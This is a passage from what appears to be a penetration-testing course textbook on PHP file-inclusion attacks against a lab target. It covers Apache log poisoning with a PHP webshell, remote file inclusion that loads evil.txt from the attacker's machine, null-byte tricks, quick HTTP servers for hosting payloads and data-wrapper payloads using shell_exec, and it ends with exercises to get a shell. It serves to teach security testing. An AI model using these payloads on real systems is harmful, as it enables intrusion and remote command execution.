10.11.0.4 - - [30/Nov/2019:13:58:07 -0500] "GET /tacotruck.php HTTP/1.1" 200 1189 "htt
p://10.11.0.22/menu.php?file=/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/201001
01 Firefox/60.0"
10.11.0.4 - - [30/Nov/2019:14:01:41 -0500] ""<?php echo '<pre>' . shell_exec($_GET['cm
d']) . '</pre>';?>\n" 400 981 "-" "-"
```

Listing 298 - Apache access.log file

Since our payload has been logged, we can attempt LFI execution.

9.4.4.4 LFI Code Execution

Next, we'll use the LFI vulnerability to include the Apache access.log file that contains our PHP payload. We know the application is using an *include* statement so the contents of the included file will be executed as PHP code.

We'll build a URL that includes the location of the log as well as our command to be executed (**ipconfig**) sent as the *cmd* parameter's value.

```
http://10.11.0.22/menu.php?file=c:\xampp\apache\logs\access.log&cmd=ipconfig
```

Listing 299 - Using the poisoned log file

Once the URL is sent to the web server, the output should look something like this:



Figure 156: Executing Code with the LFI Vulnerability

If everything worked as expected, the bottom of the page should include the output of **ipconfig**.

So what exactly happened here? Thanks to the application's PHP *include* statement and our ability to specify which file to include (Listing 295), the contents of the contaminated access.log file were executed by the web page.

The PHP engine in turn runs the *<?php echo shell_exec($_GET['cmd']);?>* portion of the log file's text (our payload) with the *cmd* variable's value of "ipconfig", essentially running **ipconfig** on the target and displaying the output. The additional lines in the log file are simply displayed because they do not contain valid PHP code.

This is certainly not what the developer intended!

Now that we have demonstrated how to gain code execution via logfile poisoning, we should be able to get a shell on the system. We will leave that as an exercise for the reader.

9.4.4.5 Exercises

1. Obtain code execution through the use of the LFI attack.
2. Use the code execution to obtain a full shell.

9.4.4.6 Remote File Inclusion (RFI)

Remote file inclusion (RFI) vulnerabilities are less common than LFIs since the server must be configured in a very specific way, but they are usually easier to exploit. For example, PHP apps must be configured with *allow_url_include* set to "On". Older versions of PHP set this on by default but newer versions default to "Off". If we can force a web application to load a remote file and execute the code, we have more flexibility in creating the exploit payload.

Let's look at an example of an RFI vulnerability. The LFI vulnerability previously demonstrated is also vulnerable to RFI. Consider the following:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt
```

Listing 300 - Using the file parameter for an RFI payload

This request would force the PHP webserver to try to include a remote file from our Kali attack machine. We can test this by launching a netcat listener on our Kali machine, then submitting the URL on our Windows 10 target:

```
kali@kali:~$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50324
GET /evil.txt HTTP/1.0
Host: 10.11.0.4
Connection: close
```

Listing 301 - Using a Netcat listener to verify RFI

The output reveals that when the URL was submitted, the Windows 10 machine did indeed reach out to our Kali machine in an attempt to retrieve the evil.txt file. Had the file been retrieved, it would have further attempted to include and execute it.

Although this is a simple example, the URL is valid and the process is working, essentially allowing us to load and execute any file hosted on a remote web server.

Older versions of PHP have a vulnerability in which a null byte[278] (%00) will terminate any string. This trick can be used to bypass file extensions added server-side and is useful for file inclusions because it prevents the file extension from being considered as part of the string. In other words, if an application reads in a parameter and appends ".php" to it, a null byte passed in the parameter effectively ends the string without the ".php" extension. This gives an attacker more flexibility in what files can be loaded with the file inclusion vulnerability.

Another trick for RFI payloads is to end them with a question mark (?) to mark anything added to the URL server-side as part of the query string.

To see this in action, we can set up our Apache server to host a malicious evil.txt file with the same PHP command shell we used in our log poisoning attack. After creating the file, we will refresh Apache with a quick restart:

```
kali@kali:/var/www/html$ cat evil.txt
<?php echo shell_exec($_GET['cmd']); ?>

kali@kali:/var/www/html$ sudo systemctl restart apache2
```

Listing 302 - Creating an RFI payload and starting Apache

Once the file is in place and our web server is running, we can send our RFI attack URL to the vulnerable web application on the Windows 10 machine and see if our code executes:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt&cmd=ipconfig
```

Listing 303 - Exploiting the RFI vulnerability



Figure 157: Exploiting the RFI Vulnerability

Excellent. The exploit is working. Our code was included from a remote server and successfully executed. This is a very simple *webshell*.

[278] (The PHP Group, 2019), https://www.php.net/manual/en/security.filesystem.nullbytes.php

A webshell is a small piece of software that provides a web-based command line interface, making it easier and more convenient to execute commands. There are many types of webshells and Kali includes several in /usr/share/webshells, written in many common web application programming languages. As always, review the contents of these files before using them.

Based on the success of these simple examples, we can use Apache (or another HTTP server) to host these shells for RFIs, expanding our capabilities.

Now that we can execute code on the server, it should be a simple matter to go from code execution to a shell with the help of the webshells included with Kali Linux.

9.4.4.7 Exercises

1. Exploit the RFI vulnerability in the web application and get a shell.
2. Using /menu2.php?file=current_menu as a starting point, use RFI to get a shell.
3. Use one of the webshells included with Kali to get a shell on the Windows 10 target.

9.4.4.8 Expanding Your Repertoire

Now that we've walked through the basics, let's look at some ways to expand our repertoire.

First, let's look at some Apache alternatives.

Kali includes several tools that can create HTTP servers. This is especially helpful if we need to quickly stand up HTTP servers on arbitrary ports.

> *Note that the following examples use registered ports, but we can also run servers on system ports if we run the commands with root user permissions.*

For example, we can start an HTTP server on an arbitrary port in Python 2.x by setting **-m SimpleHTTPServer** to set the desired module and **7331** to set the TCP port:

```
kali@kali:~$ python -m SimpleHTTPServer 7331
Serving HTTP on 0.0.0.0 port 7331 ...
```

Listing 304 - Using Python 2 to run an HTTP server on port 7331

The syntax is slightly different with Python 3.x as the module name is different:

```
kali@kali:~$ python3 -m http.server 7331
Serving HTTP on 0.0.0.0 port 7331 (http://0.0.0.0:7331/) ...
```

Listing 305 - Using Python 3 to run an HTTP server on port 7331

Both commands will start an HTTP server and host any files or directories from the current working path.

PHP includes a built-in web server that can be launched with the **-S** flag followed by the address and port to use:

```
kali@kali:~$ php -S 0.0.0.0:8000
PHP 7.3.8-1 Development Server started at Wed Aug 28 12:59:52 2019
```

```
Listening on http://0.0.0.0:8000
Document root is /home/kali
Press Ctrl-C to quit.
```

Listing 306 - Using PHP to run an HTTP server on port 8000

We can also launch an HTTP server with a Ruby "one liner". The command requires several flags including **-run** to load un.rb, which contains replacements for common Unix commands, **-e httpd** to run the HTTP server, **.** to serve content from the current directory, and **-p 9000** to set the TCP port:

```
kali@kali:~$ ruby -run -e httpd . -p 9000
[2019-08-28 12:44:14] INFO  WEBrick 1.4.2
[2019-08-28 12:44:14] INFO  ruby 2.5.5 (2019-03-15) [x86_64-linux-gnu]
[2019-08-28 12:44:14] INFO  WEBrick::HTTPServer#start: pid=1367 port=9000
```

Listing 307 - Using Ruby to run an HTTP server on port 9000

We can also use **busybox**, "the Swiss Army Knife of Embedded Linux", to run an HTTP server with **httpd** as the function, **-f** to run interactively, and **-p 10000** to run on TCP port 10000:

```
kali@kali:~$ busybox httpd -f -p 10000
```

Listing 308 - Using BusyBox to run an HTTP server on port 10000

To stop any of these servers, we can simply hit Ctrl C.

Next, let's discuss PHP wrappers.

9.4.4.9 PHP Wrappers

PHP provides several protocol wrappers[279] that we can use to exploit directory traversal and local file inclusion vulnerabilities. These filters give us additional flexibility when attempting to inject PHP code via LFI vulnerabilities.

We can use the *data*[280] wrapper to embed inline data as part of the URL with plaintext or *base64*[281] encoded data. This wrapper provides us with an alternative payload when we cannot poison a local file with PHP code.

Let's take a closer look at how to use the data wrapper. We start it with "data:" followed by the type data. In this case, we'll use "text/plain" for plaintext. We follow that with a comma to mark the start of the contents, in this case "hello world". When we put it all together, we get "data:text/plain,hello world".

We already know the menu page is vulnerable to LFI attacks. If we submit a payload using a data wrapper, the application should treat it the same as a regular file and include it in the page. Let's check if this works by submitting the following URL and checking the results:

```
http://10.11.0.22/menu.php?file=data:text/plain,hello world
```

Listing 309 - A test payload using the data wrapper

[279] (The PHP Group, 2019), https://www.php.net/manual/en/wrappers.php

[280] (The PHP Group, 2019), https://www.php.net/manual/en/wrappers.data.php

[281] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Base64

Let's see how this renders:



Figure 158: Verifying the Data Wrapper Works

As suspected, the application treated the data wrapper as if it was a file and included it in the page, displaying our "hello world" string.

Since a plaintext data wrapper worked, let's see how far we can push this. We know there is an LFI vulnerability on this page and the previous example proves we can inject content with a data wrapper. Let's replace "hello world" with some PHP code and check if it executes. We will use *shell_exec* to run the **`dir`** command, wrapping in PHP tags. The URL, then, looks like this:

```
http://10.11.0.22/menu.php?file=data:text/plain,<?php echo shell_exec("dir") ?>
```

Listing 310 - A sample LFI payload using the data wrapper